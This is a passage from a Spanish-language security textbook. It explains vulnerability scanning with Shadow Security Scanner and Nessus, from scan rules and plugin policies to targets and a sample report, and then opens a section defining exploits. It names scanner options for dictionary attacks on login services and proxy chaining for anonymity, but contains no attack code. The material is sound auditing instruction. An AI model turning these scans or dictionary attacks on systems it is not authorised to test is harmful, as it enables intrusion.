


Figura 3.2. Elija la regla de escaneo que mejor se adapte a su entorno de red

  - **Complete Scan**. Un escaneo completo de los puertos y comprobación de vulnerabilidades estándar. No realiza pruebas de denegación de servicios y la verificación de contraseñas mediante NetBIOS está deshabilitada.

- **Full Scan**. Un escaneo completo sobre todos los puertos de servicio en el servidor objetivo comprobando todas las vulnerabilidades posibles. No realiza pruebas de denegación de servicios y la verificación de contraseñas mediante NetBIOS está deshabilitada.

- **Quick Scan**. Un escaneo en los puertos típicos de servicio y comprobación estándar de vulnerabilidades. No realiza pruebas de denegación de servicios y la verificación de contraseñas mediante NetBIOS está deshabilitada.

- **Only NetBIOS Scan**. Revisa sólo las vulnerabilidades de NetBIOS. La verificación de contraseñas mediante NetBIOS está deshabilitada.

- **Only FTP Scan**. Revisa sólo las vulnerabilidades de los servicios FTP. No realiza pruebas de denegación de servicio por defecto.

- **Only HTTP Scan**. Revisa sólo las vulnerabilidades de los servicios Web. No realiza pruebas de denegación de servicio por defecto.

- **SANS/FBI TOP 20 Scan**. Revisa las vulnerabilidades más ocurrentes según SANS/FBI.

Nota: Si desea realizar una prueba de inmediato, elija **SANS/FBI TOP 20 Scan**, que es usualmente bastante rápido, y prosiga al paso 3. Esto le permitirá evaluar rápidamente como funciona la herramienta de escaneo de vulnerabilidades. Si desea modificar o agregar una regla propia, el siguiente paso le mostrará como hacer justamente esto.

- La segunda opción es crear una nueva regla de escaneo con el botón **Add rule**, el cual abre otra ventana en donde elige si la nueva política a crear es en base de alguna ya disponible o si se crea una regla con las opciones por defecto para luego configurarla nosotros mismos.




Figura 3.3. Creando una nueva regla en SSS

Luego aparecerá en la pantalla otra ventana de configuración donde se eligen los módulos que personalizarán la regla. Las diferentes opciones que aparecen en esta ventana se describen a continuación:




Figura 3.4. Configure la nueva regla de escaneo

- **General**. En este punto se seleccionan valores básicos que regulan un escaneo. El valor más importante es elegir, dentro del menú desplegable, **Host Ping Type**, la opción **perform scan on host that do not respond to ping**. Esto permite escanear una máquina que no responde a paquetes ping, pero que aun así está encendida.

- **Description**. Es un espacio reservado para escribir la descripción de la regla creada. Si la crea con la intención de auditar una subred en particular, sería bueno añadir esa información aquí mismo.

- **Modules**. Seleccione los módulos que mejor describen el entorno de red o máquina objetivo a escanear.

- **Ports**. En esta opción se seleccionan los puertos cuyos servicios iniciados van a ser escaneados.

- **Audits**. Ésta es la parte que con más detenimiento se ha de realizar. En la ventana aparece una lista de módulos ordenados según su categoría, cada uno de ellos forma un árbol desplegable donde se engloban todos los *bugs* que se han registrado en ese módulo y que contiene la base de datos del programa, junto con un cuadrado de diferente color que indica el nivel de riesgo de dicha vulnerabilidad. Aunque es tedioso y requiere tiempo, es muy recomendable dejar seleccionados sólo aquellos que vayan a hacer falta.

- **UDP Scan**. Permite habilitar el escaneo de puertos UDP.

- **HTTP**. El objetivo de esta opción es permitir encadenar mediante servidores *Proxy* que funcionan a través del protocolo HTTP.

- **NetBios**. Permite realizar escaneos al servicio NetBios a través del recurso oculto compartido **IPC$**.

- **SOCKS**. La finalidad de esta opción es idéntica a la del HTTP, es decir, proteger el anonimato del usuario utilizando para ello servidores Proxy que funcionen con el protocolo Socks v5.

- **Default Logias**. Aquí se configuran los ficheros de texto donde se encuentran un listado de posibles usuarios y un diccionario de claves, que servirán para realizar ataques de diccionario contra algún servicio que requiera autentificación de la máquina escaneada.

- **Misc**. Esta opción engloba dos partes diferentes. La primera es una lista de caracteres específicos que generan problemas en los servicios FTP que no estén debidamente parcheados. La segunda parte sirve para indicar al programa qué palabras clave usar para buscar en las cadenas públicas de la base de datos MIB, que controla y gestiona el protocolo SNMP.

- Este paso será el siguiente después de haber configurado o creado una regla. Una vez elegida una, el siguiente paso es agregar una máquina objetivo. Presione el botón **Add host** para agregar uno a varios *hosts* objetivos. Para nuestros efectos de evaluación, basta agregar una sola dirección IP, que en este caso pertenece a un ordenador dentro de un entorno controlado para la realización de pruebas.




Figura 3.5. Seleccione un objetivo

- Habiendo elegido una máquina objetivo, lo único que falta es presionar el botón **Start scan**, ubicado en la barra principal de comandos. Cuando el escaneo haya finalizado, podrá ver los resultados en una tabla que abarca la mayor parte de la ventana. La interpretación de las vulnerabilidades o avisos de seguridad que se han encontrado en el sistema escaneado se hacen en la franja de la tabla con el nombre de *Audits*. Si presiona sobre uno de los *bugs* que se han encontrado, aparecerá en la tabla de abajo una breve descripción del error, junto con referencias a las listas de errores CVE-CAN y a la base de datos *Bugtraq* de vulnerabilidades.




Figura 3.6. Informe de Shadow Security Scanner

Nessus Vulnerability Scanner

Comenzando sus primeros pasos como *software* libre, este *software* gratuito comprado por la empresa Tenable, se ha convertido en una de las soluciones más robustas de los escaneadores de vulnerabilidad con sus años de experiencia y uso. Mientras que ya no es *software* libre, su uso sigue siendo gratuito para uso personal y de estudio, pero hay que pagar para utilizarlo comercialmente.

Nessus posee dos versiones diferentes, la versión *Home* y la *Professional*. La versión *Home* es totalmente gratuita y posee todos los *plugins* necesarios para realizar con éxito una auditoría estándar. La versión *Professional* provee los mismos *plugins* que en la versión *Home*, junto con los módulos de los sistemas

especiales SCADA, el soporte profesional y el acceso a las otras soluciones de seguridad de Tenable que se integran con Nessus.

La última versión de Nessus ha modificado su aspecto de forma radical con respecto a las versiones anteriores. A diferencia de otras soluciones, Nessus trabaja bajo un modelo de cliente/servidor. Esto permite poder auditar distintos segmentos de red u oficinas desde una ubicación central. Antiguamente, el cliente se instalaba por separado, pero ahora Tenable opta por utilizar aplicaciones Web dinámicas construidas con Flash. De esta manera elimina el problema de distribución de los clientes, debiendo interactuar con un una interfaz Web que un navegador actualizado debiera poder soportar. Para descargar el producto, diríjase a la página Web de Nessus en *http://www.nessus.org/nessus/.* Descargue la versión del *software* para su sistema operativo y siga con las instrucciones para configurar la instancia.

1. Una vez que haya descargado e instalado el software en su equipo, si lo ha instalado en Windows, se creará en su escritorio un enlace llamado *Nessus Server Manager* y un enlace Web con el nombre de *Nessus Client*. Ejecutando el servidor de Nessus por primera vez mostrará una pantalla en la que le solicita el número de registro y un botón en el cual conseguir dicha clave bajo el nombre de **Obtain an activation code**, el cual le llevará a una página en la cual deberá introducir únicamente una dirección de correo válida en la cual recibir el código de validación del producto.




Figura 3.7. Active la instancia de Nessus

Una vez tenga el código en su poder introdúzcalo en el campo **Activation code** en el programa del servidor de Nessus y haga clic en **Activate**. En el mismo momento Nessus confirmará el código introducido y comenzará a descargar los *plugins* de ataque que ayudan a Nessus a auditar las fallas de seguridad en los ordenadores. Una vez termine de descargar los *plugins*, el servidor de Nessus se activará automáticamente y podrá conectarse a él a través del enlace Web que ha creado en su escritorio.

2. Antes de acceder por primera vez a su nueva instancia de Nessus, necesita crear un usuario nuevo y configurar los permisos de administración de éste en el servidor. Para esto, abra el diálogo de Nessus Server Manager. Presione el botón **Manage Users**, esto abre la ventana de administración de usuarios de la aplicación. Siendo la primera vez que abre la aplicación, la lista estará vacía y habrá que agregar un nuevo usuario. Haga clic sobre el signo de más (+) situado en la esquina inferior izquierda, rellene los campos y marque o desmarque la casilla de **Administrator** para otorgar los privilegios elevados al usuario creado.




Figura 3.8a. Agregar un usuario a Nessus

Figura 3.8b. Agregar un usuario a Nessus

Una vez creado el usuario administrador, puede proceder a conectarse a la instancia para empezar a crear una sesión de escaneo. El escaneo de Nessus se basa en políticas que se deben crear previamente y donde se especifican los diferentes *plugins* o ataques que se desean utilizar para la auditoría. Mientras que es tentador simplemente activar todo, recuerde que no es lo mismo realizar veinte mil pruebas sobre todos los ordenadores de la red, frente a unas mil o dos mil. La diferencia de tiempo puede ser de horas o incluso días. Siga los siguientes pasos para la creación de una sesión de escaneo en Nessus:

1. Para la creación de una nueva política haga clic sobre la pestaña **Policies** situada en la barra superior y, a continuación, sobre el botón **Add**, el cual mostrará la pantalla de configuración de una nueva política.




Figura 3.9. Agregue una nueva política de escaneo.

2. La creación de una política se separa en cuatro distintas secciones; **General**, **Credentials**, **Plugins** y **Preferences**.

- **General**. Además de configurar el nombre de la política, en esta sección se especifica cómo se comporta el servidor de Nessus cuando interactúa con la red. Encontrará la configuración del escaneo de puertos para auditorías efectivas, además de opciones que ayudan a controlar el rendimiento del dispositivo y opciones para afinar la latencia que producirá en red. La configuración por defecto es una buena opción para generar el primer escaneo de vulnerabilidades, en este caso sólo incluya el nombre de la política.




Figura 3.10. Opciones generales de Nessus

- **Credentials**. Algunos módulos de auditoría requieren poder validarse en el servidor con credenciales válidas de usuario. En esta sección puede incluir dichas credenciales dentro de los protocolos soportados, como SMB de Windows, SSH, Kerberos y protocolos basados en texto claro. Rellene los parámetros de las credenciales que disponga en los campos especificados.

- **Plugins**. Éste es “el campo más importante en la creación de una política” ya que los *plugins* contienen información y módulos de prueba sobre las diferentes vulnerabilidades conocidas para cada campo específico. A la izquierda de la pantalla aparecen diferenciados por sistemas y servicios las familias de *plugins*. Haciendo clic sobre cada una de las familias, desplegará todos los *plugins* incluidos en esta categoría. Para activar o desactivar una

familia o un *plugin* específico haga clic sobre el icono en color verde situado a la izquierda de cada módulo. Seleccione los módulos y familias en función de los sistemas que le interesa auditar.




Figura 3.11. Los plugins de ataque en Nessus

- **Preferences**. Muchos de los *plugins* de auditoría de Nessus, requieren cierta información específica de la red para una auditoría exitosa. En esta sección se encuentran dichas configuraciones para cada uno de los *plugins* que lo requiera. Despliegue el menú para ver los módulos que se pueden configurar y aplique los cambios en función del tipo de escaneo que va a realizar.

3. Una vez que tenga la política definida, en la última sección de configuración (**Preferences**), haga clic en el botón **Submit** para guardar la política de escaneo. Ésta ahora estará listada en la sección de **Policies** de la interfaz Web de Nessus. Ahora, junto con una política, hay que definir los objetivos a escanear. En el menú de navegación, diríjase a la sección de **Scans** y, a continuación, sobre el botón **Add** para comenzar a definir los parámetros de configuración. A continuación, se describen los campos que hay que rellenar:




Figura 3.12. Defina los objetivos del escaneo

- **Name**. Asigne un nombre a esta ficha que define el o los ordenadores involucrados en la auditoría.

- **Type**. Permite definir la programación del lanzamiento del escaneo de vulnerabilidades, permitiendo lanzar el escaneo en el momento (*Run Now*), o programando una fecha y hora en el futuro (*Scheduled*). También puede guardar esta ficha como una plantilla (*Template*) para poder ser utilizada por otros en el futuro con distintas políticas de escaneo.

- **Policy**. Seleccione la política que ha creado en el paso anterior.

- **Scan Targets**. Permite la introducción de las direcciones IP o el nombre de las máquinas que se desea escanear separadas por punto y coma (;).

- **Targets File**. Puede incluir un fichero de texto con los nombres de máquina o direcciones IP separados por un salto de línea o por punto y coma.

4. Una vez definida una política y creado un filtro de escaneo haga clic en el botón **Launch Scan** situado en la esquina inferior derecha de la pantalla para comenzar con el escaneo de vulnerabilidades. Automáticamente el

programa volverá a la pantalla principal en la sección de **Reports**, donde mostrará el progreso de la auditoría de vulnerabilidades. Adicionalmente puede hacer doble clic sobre el escaneo activo para visualizar en tiempo real el progreso de la detección de vulnerabilidades. En esta pantalla se especifica el número de vulnerabilidades encontradas separadas por el nivel de riesgo. Haciendo clic sobre cada uno de los campos, el programa mostrará las definiciones de cada uno de los *bugs* o fallos de seguridad encontrados y un informe acerca de éste, incluyendo las direcciones a los CVE y páginas de seguridad en las que se documenta de forma mucho más detallada la vulnerabilidad encontrada.

me | 192.168.121.132 | 5 results

Port	Protocol	SVC Name	Total	High	Medium	Low	Open Port
0	tcp	general	6	0	0	6	0
123	udp	ntp	1	0	0	1	0
137	udp	netbios-ns	1	0	0	1	0
139	tcp	smb	1	0	0	1	0
445	tcp	cifs	5	0	0	5	0

Figura 3.13. Informe de Nessus

3.1.3 Explotando la vulnerabilidad

Un *exploit* es un programa diseñado y enfocado a explotar (aprovechar) un fallo, error o vulnerabilidad de un *software* informático, con el fin de ejecutar código en la máquina atacada y conseguir así el dominio de la misma. Cada *exploit* funciona sólo con la versión de la aplicación que tiene el error y que no se ha parcheado aún, esto implica que el *exploit* se hace de forma muy concreta y precisa, además su tiempo de vida suele ser corto, ya que depende de lo que se tarde en sacar la actualización del *software* que corrige dicho *bug*.

Los *exploits* suelen estar escritos en lenguajes como C, aunque muchos están también escritos en lenguajes interpretados como Perl o Ruby (lenguaje utilizado para programar Metasploit Framework, del que se habla más adelante). No son los más comunes, pero también los podemos encontrar en formato de página Web (HTML) o escritos en un lenguaje de *scripting*, por ejemplo, un archivo "*.bat" para las plataformas Windows o con un fichero "*.sh" para el sistema operativo GNU/Linux.
